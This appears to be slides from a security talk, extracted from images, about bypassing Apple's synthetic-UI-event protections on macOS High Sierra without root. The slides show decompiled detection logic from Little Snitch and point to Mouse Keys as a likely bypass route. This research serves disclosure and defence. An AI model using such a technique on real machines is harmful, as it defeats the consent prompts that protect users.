
            //exceptions for 'ScreensharingAgent' and 'AppleVNCServer'
            if ([sub_100030478() containsObject:rbx] != 0x0) {
                rcx = 0x0;
            }
            else {
                rcx = 0x1;
            }
        }
        else {
            rcx = 0x0;
        }
    }
    rax = rcx & 0xff;
    return rax;
}
```



Little Snitch's synthetic event detection


FINDING A BYPASS

synthetically interact with the UI




The Goal

bypass Apple's UI protections



bypass apple's protections



target: High Sierra

privs: Normal user (no root)

goal: Programmatically interact with any OS UI prompt

'Mouse Keys'


your keyboard is now the mouse



"you can move the mouse pointer
and press the mouse button using
the keyboard" -apple



will Apple 'allow' ?!



=



macOS Sierra: Control the pointer using
Mouse Keys




When Mouse Keys is on, you can move the mouse pointer and press the mouse button using the keyboard or numeric keypad.

To quickly turn Mouse Keys on or off using the [Accessibility Options shortcut panel](#), press Option-Command-F5 (or if your Mac has a [Touch Bar](#), quickly press [Touch ID](#) three times). You can also select or deselect the checkbox in the Mouse & Trackpad pane of Accessibility preferences.

